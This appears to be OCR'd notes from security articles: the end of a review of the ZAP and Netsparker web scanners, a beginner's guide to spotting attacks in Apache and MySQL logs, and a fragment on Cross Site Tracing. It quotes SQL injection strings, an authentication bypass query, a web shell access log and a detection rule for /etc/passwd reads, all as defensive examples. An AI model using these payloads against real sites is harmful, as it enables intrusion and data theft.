


Figure 16. Selecting fuzzer profile

After you choose the profile you can start with the fuzzing and also view the test cases used.




Figure 17. Overview of fuzzer test cases

I will leave the rest of the tabs to you to explore. For now, I'll continue with OWASP ZAP menu of options.

Figure 18. OWASP ZAP menu

If you select Analyse -> Scan Policy from the OWASP ZAP menu, a new window will appear where you can adjust your scanning policy.




Figure 19. Configuring the scanning policy

The last interesting thing to mention is the report generator; you can generate a report by clicking Report -> (option you need) from the menu. I think the report could be better because there is no graphical statistics of vulnerabilities or statistics of found vulnerabilitieson the report; there is just a list of found vulnerabilities.




Figure 20. HTML report

Conclusion: OWASP ZAP is a great tool that is developed by a great community. The tool offers lots of feature such as scanning, fuzzing, scrawling, generating reports, etc… From all the options that are offered, I liked the fuzzer the best because it has lot of fuzzing plugins that can be used; also, the process of fuzzing is pretty optimized and fast.

The thing that I didn't like in OWASP ZAP is that when I scanned my web application twice, I got different results. That application suffers from SQLi was included in the first scanning, which the case in the second wasn't scanning. Anyway, OWASP ZAP has a lot of tools which are well organized in a user-friendly environment. The last thing to mention is that it is free to use!

Pros:

- Easy to use
- Free software
- One of the most popular
- Well organized and up-to-date

Cons:

- High false-positive factor
- SQLi vulnerability reported as XSS
- There is no support for multiple scanning profiles
- Report is not very detailed and doesn't support PDF formats

1. Netsparker

- Official web site:http://www.mavitunasecurity.com/communityedition/
- License:Community edition (Free)
- Additional Information:
- Tested version: v2.5.2.0




Figure 21. Netsparker environment

When you start Netsparker, a window will appear where you can set up the scanning profile. First, extend the options field and adjust the scanning profile according to your needs.




Figure 22. Setting up the scanning profile

When you start scanning, the main environment will appear, where on the left side there is the tree display of the web application, in the middle there is the current processed links with the type of scan performed, on right there are the settings for the security test, and on the bottom there is the grouping for the found vulnerabilities.
When you are done with the scanning, press on the tab Vulnerability (which can be found on the right side of the Netsparker environment) in order to view the details for each found vulnerability.

Figure 23. Preview of found vulnerability

The details of the vulnerability starts with “name of the vulnerability” (in our case “Boolean Based SQL Injection”) then the URL which contains the vulnerable link together with the exploit string. Next there is the vulnerable parameter’s name (in our case “id”), then the parameters type (in our case “Querystring”), and the last is the attack pattern field which holds the string used to exploit the vulnerability (in our case “-1 OR 17-7=10”).




Figure 24. Preview of found vulnerability

After the vulnerability details, we have information about the type of the vulnerability and the side-effects that might occur if the web application is attacked by using this kind of vulnerability.

Figure 25. Preview of found vulnerability

Next are the details about how to prevent these kind of vulnerabilities from appearing, then what skills are required in order to exploit the vulnerability and the last thing are the references about detections and prevention.
The most interesting part is that you can manually exploit the target by executing SQL commands (for this kind of vulnerability), get shell or extract some information by LFI exploitation.




Figure 26. Exploiting the target

You can also see the request and the response for the found vulnerability.




Figure 27. Viewing request and response

The last thing to explain will be the Settings. If you want to adjust the tools that are used, you need to go to the top menu and click Setting -> Settings (or just press F4).




Figure 23. Settings for adjusting the used tools in the scan

Conclusion: Netsparker is nice tool for penetration testing,for it offers nice grouping of results, great details per vulnerability, support for profiles, etc… I especially liked the grouping of the vulnerabilities and the details about them, but I didn't like Netsparker's lack of tests customization, because you just set up the target, start the scan and that is it; you can't view what requests that are made in the background.
Pros:

- Well organized environment
- Nice display of vulnerability details
- Support for profiles

Cons:

- Only one scanning process in a time
- Not much settings for customization
- False-positive result on simple SQLi (reported as XSS vulnerability)
- Report is unavailable for the commercial version

Conclusion
The conclusion is that both of the tools are excellent and widely used, so it is hard to conclude which one is better. Try them yourself and see which one matches your needs. Hope you liked my walk through, if you want to suggest a tool just make a simple comment on this page.

References

- http://www.mavitunasecurity.com/communityedition/

- https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

  From <https://resources.infosecinstitute.com/which-weapon-should-i-choose-for-web-penetration-testing-3-0/>

Log Analysis

Sunday, December 23, 2018 1:50 AM

Introduction

It is often the case that web applications face suspicious activities due to various reasons, such as a kid scanning a website using an automated vulnerability scanner or a person trying to fuzz a parameter for SQL Injection, etc. In many such cases, logs on the webserver have to be analyzed to figure out what is going on. If it is a serious case, it may require a forensic investigation.

Apart from this, there are other scenarios as well.

For an administrator, it is really important to understand how to analyze the logs from a security standpoint.

People who are just beginning with hacking/penetration testing must understand why they should not test/scan websites without prior permissions.

This article covers the basic concepts of log analysis to provide solutions to the above mentioned scenarios.

Setup

For demo purposes, I have the following setup.

Apache server

– Pre installed in Kali Linux

This can be started using the following command:

service apache2 start

```
root@srini:~# service apache2 start
[ ok ] Starting web server: apache2.
root@srini:~#
```

MySQL

– Pre installed in Kali Linux

This can be started using the following command:

service mysql start

```
root@srini:~# service mysql start
[ ok ] Starting MySQL database server: mysqld ..
[info] Checking for tables which need an upgrade, are corrupt or were
not closed cleanly..
root@srini:~#
```

A vulnerable web application built using PHP-MySQL

I have developed a vulnerable web application using PHP and hosted it in the above mentioned Apache-MySQL.

With the above setup, I have scanned the URL of this vulnerable application using few automated tools (ZAP, w3af) available in Kali Linux. Now let us see various cases in analyzing the logs.

Logging in the Apache server

It is always recommended to maintain logs on a webserver for various obvious reasons.

The default location of Apache server logs on Debian systems is /var/log/apache2/access.log

Logging is just a process of storing the logs in the server. We also need to analyze the logs for proper results. In the next section, we will see how we can analyze the Apache server's access logs to figure out if there are any attacks being attempted on the website.

Analyzing the logs

Manual inspection

In cases of logs with a smaller size, or if we are looking for a specific keyword, then we can spend some time observing the logs manually using things like grep expressions.


In the following figure, we are trying to search for all the requests that have the keyword "union" in the URL.

```
root@srini:/var/log/apache2# cat access.log.1 | grep "union"
192.168.56.105 - - [27/Oct/2014:02:56:06 -0400] "GET /cgi-bin/vulnerable.sh?id=20%20union%2
0select%201,2,3,4,5 HTTP/1.1" 200 269 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gec
ko/20100101 Firefox/33.0"
root@srini:/var/log/apache2#
```

From the figure above, we can see the query "**union select 1,2,3,4,5**" in the URL. It is obvious that someone with the IP address 192.168.56.105 has attempted SQL Injection.

Similarly, we can search for specific requests when we have the keywords with us.

In the following figure, we are searching for requests that try to read “/etc/passwd”, which is obviously a Local File Inclusion attempt.



As shown in the above screenshot, we have many requests trying for LFI, and these are sent from the IP address 127.0.0.1. These requests are generated from an automated tool.

In many cases, it is easy to recognize if the logs are sent from an automated scanner. Automated scanners are noisy and they use vendor-specific payloads when testing an application.

For example, IBM appscan uses the word “appscan” in many payloads. So, looking at such requests in the logs, we can determine what’s going on.

Microsoft Excel is also a great tool to open the log file and analyze the logs. We can open the log file using Excel by specifying “space” as a delimiter. This comes handy when we don’t have a log-parsing tool.

Aside from these keywords, it is highly important to have basic knowledge of HTTP status codes during an analysis.

Below is the table that shows high-level information about HTTP status codes.

1xx	Information
2xx	Successful
3xx	Redirection
4xx	Client Error
5xx	Server Error

Web shells

Web shells are another problem for websites/servers. Web shells give complete control of the server. In some instances, we can gain access to all the other sites hosted on the same server using web shells.

The following screenshot shows the same access.log file opened in Microsoft Excel. I have applied a filter on the column that is specifying the file being accessed by the client.

192.168.1.102	[29/Oct/2014:13:53:04	GET /b374k.php HTTP/1.1	200	2125	-	Mozilla/5.0
192.168.1.102	[29/Oct/2014:13:53:04	GET /b374k.php?| HTTP/1.1	200	29866	http://192.168.1.104/b374k.php	Mozilla/5.0
192.168.1.102	[29/Oct/2014:13:53:04	GET /b374k.php?! HTTP/1.1	200	19073	http://192.168.1.104/b374k.php	Mozilla/5.0

If we clearly observe, there is a file named “b374k.php” being accessed. “b374k” is a popular web shell and hence this file is purely suspicious. Looking at the response code “200”, this line is an indicator that someone has uploaded a web shell and is accessing it from the web server.

It doesn’t always need to be the scenario that the web shell being uploaded is given its original name when uploading it onto the server. In many cases, attackers rename them to avoid suspicion. This is where we have to act smart and see if the files being accessed are regular files or if they are looking unusual. We can go further ahead and also see file types and the time stamps if anything looks suspicious.

One single quote for the win

It is a known fact that SQL Injection is one of the most common vulnerabilities in web applications. Most of the people who get started with web application security start their learning with SQL Injection. Identifying a traditional SQL Injection is as easy as appending a single quote to the URL parameter and breaking the query.

Anything that we pass can be logged in the server, and it is possible to trace back.

The following screenshot shows the access log entry where a single quote is passed to check for SQL Injection in the parameter “user”.

%27 is URL encoded form of a Single Quote.

```
root@srini:/var/log/apache2# tail -n 1 access.log
127.0.0.1 - - [27/Dec/2014:08:57:26 -0500] "GET /webservice/index2.php?user=%27&pass= HTTP/
1.1" 404 506 "http://127.0.0.1/webservice/" "Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/2
0100101 Firefox/22.0 Iceweasel/22.0"
root@srini:/var/log/apache2#
```

For administration purposes, we can also perform query monitoring to see which queries are executed on the database.

```
141227  8:57:26    40 Connect   root@localhost on
                   40 Init DB   webservice
                   40 Query     SELECT * FROM users WHERE username=''' AND password=''
                   40 Quit
```

If we observe the above figure, it shows the query being executed from the request made in the previous figure, where we are passing a single quote through the parameter “user”.
We will discuss more about logging in databases later in this article.

Analysis with automated tools

When there are huge amount of logs, it is difficult to perform manual inspection. In such scenarios we can go for automated tools along with some manual inspection.
Though there are many effective commercial tools, I am introducing a free tool known as Scalp.
According to their official link, “Scalp is a log analyzer for the Apache web server that aims to look for security problems. The main idea is to look through huge log files and extract the possible attacks that have been sent through HTTP/GET.”
Scalp can be downloaded from the following link.
https://code.google.com/p/apache-scalp/
It is a Python script, so it requires Python to be installed on our machine.
The following figure shows help for the usage of this tool.

```
root@srini:~/Desktop/Log Analysis# python scalp-0.4.py --help
Scalp the apache log! by Romain Gaucher - http://rgaucher.info
usage:  ./scalp.py [--log|-l log_file] [--filters|-f filter_file] [--period time-frame] [OP
TIONS] [--attack a1,a2,..,an]
                [--sample|-s 4.2]
   --log       |-l:  the apache log file './access_log' by default
   --filters   |-f:  the filter file     './default_filter.xml' by default
   --exhaustive|-e:  will report all type of attacks detected and not stop
                     at the first found
   --tough     |-u:  try to decode the potential attack vectors (may increase
                     the examination time)
   --period    |-p:  the period must be specified in the same format as in
                     the Apache logs using * as wild-card
                     ex: 04/Apr/2008:15:45:*/Mai/2008
                     if not specified at the end, the max or min are taken
   --html      |-h:  generate an HTML output
   --xml       |-x:  generate an XML output
   --text      |-t:  generate a simple text output (default)
   --except    |-c:  generate a file that contains the non examined logs due to the
                     main regular expression: ill-formed Apache log etc.
   --attack    |-a:  specify the list of attacks to look for
                     list: xss, sqli, csrf, dos, dt, spam, id, ref, lfi
                     the list of attacks should not contains spaces and comma separated
                     ex: xss,sqli,lfi,ref
   --output    |-o:  specifying the output directory; by default, scalp will try to write
                     in the same directory as the log file
   --sample    |-s:  use a random sample of the lines, the number (float in [0,100]) is
                     the percentage, ex: --sample 0.1 for 1/1000
root@srini:~/Desktop/Log Analysis#
```

As we can see in the figure, we need to feed the log file to be analyzed using the flag “–l”.
Along with that, we need to provide a filter file using the flag “-f” with which Scalp identifies the possible attacks in the access.log file.
We can use a filter from the PHPIDS project to detect any malicious attempts.
This file is named as default_filter.xml and can be downloaded from the link below.
https://github.com/PHPIDS/PHPIDS/blob/master/lib/IDS/default_filter.xml
The following piece of code is a part that is taken from the above link.


```
<filter>
    <id>12</id>
    <rule><![CDATA[(?:etc\/\W*passwd)]]></rule>
    <description>Detects etc/passwd inclusion attempts</description>
    <tags>
      <tag>dt</tag>
      <tag>id</tag>
      <tag>lfi</tag>
    </tags>
    <impact>5</impact>
  </filter>
```

It is using rule sets defined in XML tags to detect various attacks being attempted. The above code snippet is an example to detect a File Inclusion attempt. Similarly, it detects other types of attacks.

After downloading this file, place it in the same folder where Scalp is placed.
Run the following command to analyze the logs with Scalp.
python scalp-0.4.py –l /var/log/apache2/access.log –f filter.xml –o output –html
Note: I have renamed this file in my system to access.log.1 in the screenshot. You can ignore it.

```
root@srini:~/Desktop/Log Analysis# python scalp-0.4.py -l /var/log/apache2/access.log.1 -f
filter.xml -o output --html
The directory %s doesn't exist, scalp will try to create it
Loading XML file 'filter.xml'...
Processing the file '/var/log/apache2/access.log.1'...
Scalp results:
       Processed 4001 lines over 4024
       Found 296 attack patterns in 1.035041 s
Generating output in output/access.log.1_scalp_*
root@srini:~/Desktop/Log Analysis#
```

'output' is the directory where the report will be saved. It will automatically be created by Scalp if it doesn't exist.
–html is used to generate a report in HTML format.
As we can see in the above figure, Scalp results show that it has analyzed 4001 lines over 4024 and found 296 attack patterns.
We can even save the lines that are not analyzed for some reason using the "–except" flag.
A report is generated in the output directory after running the above command. We can open it in a browser and look at the results.
The following screenshot shows a small part of the output that shows directory traversal attack attempts.



Logging in MySQL
This section deals with analysis of attacks on databases and possible ways to monitor them.
The first step is to see what are the set variables. We can do it using "show variables;" as shown below.

```
root@srini:~# mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 43
Server version: 5.5.31-0+wheezy1-log (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show variables;
```

The following figure shows the output for the above command.

```
log                                     | ON

log_bin                                 | OFF

log_bin_trust_function_creators         | OFF

log_error                               |

log_output                              | FILE

log_queries_not_using_indexes           | ON

log_slave_updates                       | OFF

log_slow_queries                        | ON

log_warnings                            | 1
```

As we can see in the above figure, logging is turned on. By default this value is OFF.
Another important entry here is “log_output”, which is saying that we are writing them to a “FILE”. Alternatively, we can use a table also.
We can even see “log_slow_queries” is ON. Again, the default value is “OFF”.
All these options are explained in detail and can be read directly from MySQL documentation provided in the link below.
http://dev.mysql.com/doc/refman/5.0/en/server-logs.html

Query monitoring in MySQL

The general query log logs established client connections and statements received from clients. As mentioned earlier, by default these are not enabled since they reduce performance. We can enable them right from the MySQL terminal or we can edit the MySQL configuration file as shown below.
I am using VIM editor to open “my.cnf” file which is located under the “/etc/mysql/” directory.

```
root@srini:~# vim /etc/mysql/my.cnf
root@srini:~#
```

If we scroll down, we can see a Logging and Replication section where we can enable logging.
These logs are being written to a file called mysql.log file.
We can also see the warning that this log type is a performance killer.
Usually administrators use this feature for troubleshooting purposes.

```
# * Logging and Replication
#
# Both location gets rotated by the cronjob.
# Be aware that this log type is a performance killer.
# As of 5.1 you can enable the log at runtime!
general_log_file        = /var/log/mysql/mysql.log
```

We can also see the entry “log_slow_queries” to log queries that take a long duration.

```
# Here you can see queries with especially long duration
log_slow_queries        = /var/log/mysql/mysql-slow.log
```

Now every thing is set. If someone hits the database with a malicious query, we can observe that in these logs as shown below.

```
141227  9:45:27    42 Connect   root@localhost on
                   42 Init DB   webservice
                   42 Query     SELECT * FROM users WHERE username='x' or 'x'='x' AND passw
ord='x' or 'x'='x'
                   42 Quit
```

The above figure shows a query hitting the database named “webservice” and trying for authentication bypass using SQL Injection.

More logging

By default, Apache logs only GET requests. To log POST data, we can use an Apache module called “mod_dumpio”.
To know more about the implementation part, please refer to the link below.
http://httpd.apache.org/docs/2.2/mod/mod_dumpio.html
Alternatively, we can use ‘mod security’ to achieve the same result.

Reference

http://httpd.apache.org/docs/2.2/logs.html

From <https://resources.infosecinstitute.com/log-analysis-web-attacks-beginners-guide/>


HTTPonly cookie

Sunday, December 23, 2018 2:44 AM


The Background - The Past

Gaining access to HttpOnly cookie was first attempted by means of XST, Cross Site Tracing vulnerability.

Soon after the popularity of XST, the TRACE method has been disabled by most web servers. Later, browsers' implementation of XMLHttpRequest also blocked "TRACE" method (i.e. *xmlhttp.open('TRACE', url, true)*]. Later, a flawed implementation in Firefox's XMLHttpRequest which can be used to access set-cookie response header was fixed.




JS Debugger pointing out "TRACE" method as invalid arugment



JS Debugger pointing out "TRACE" method as illegal value

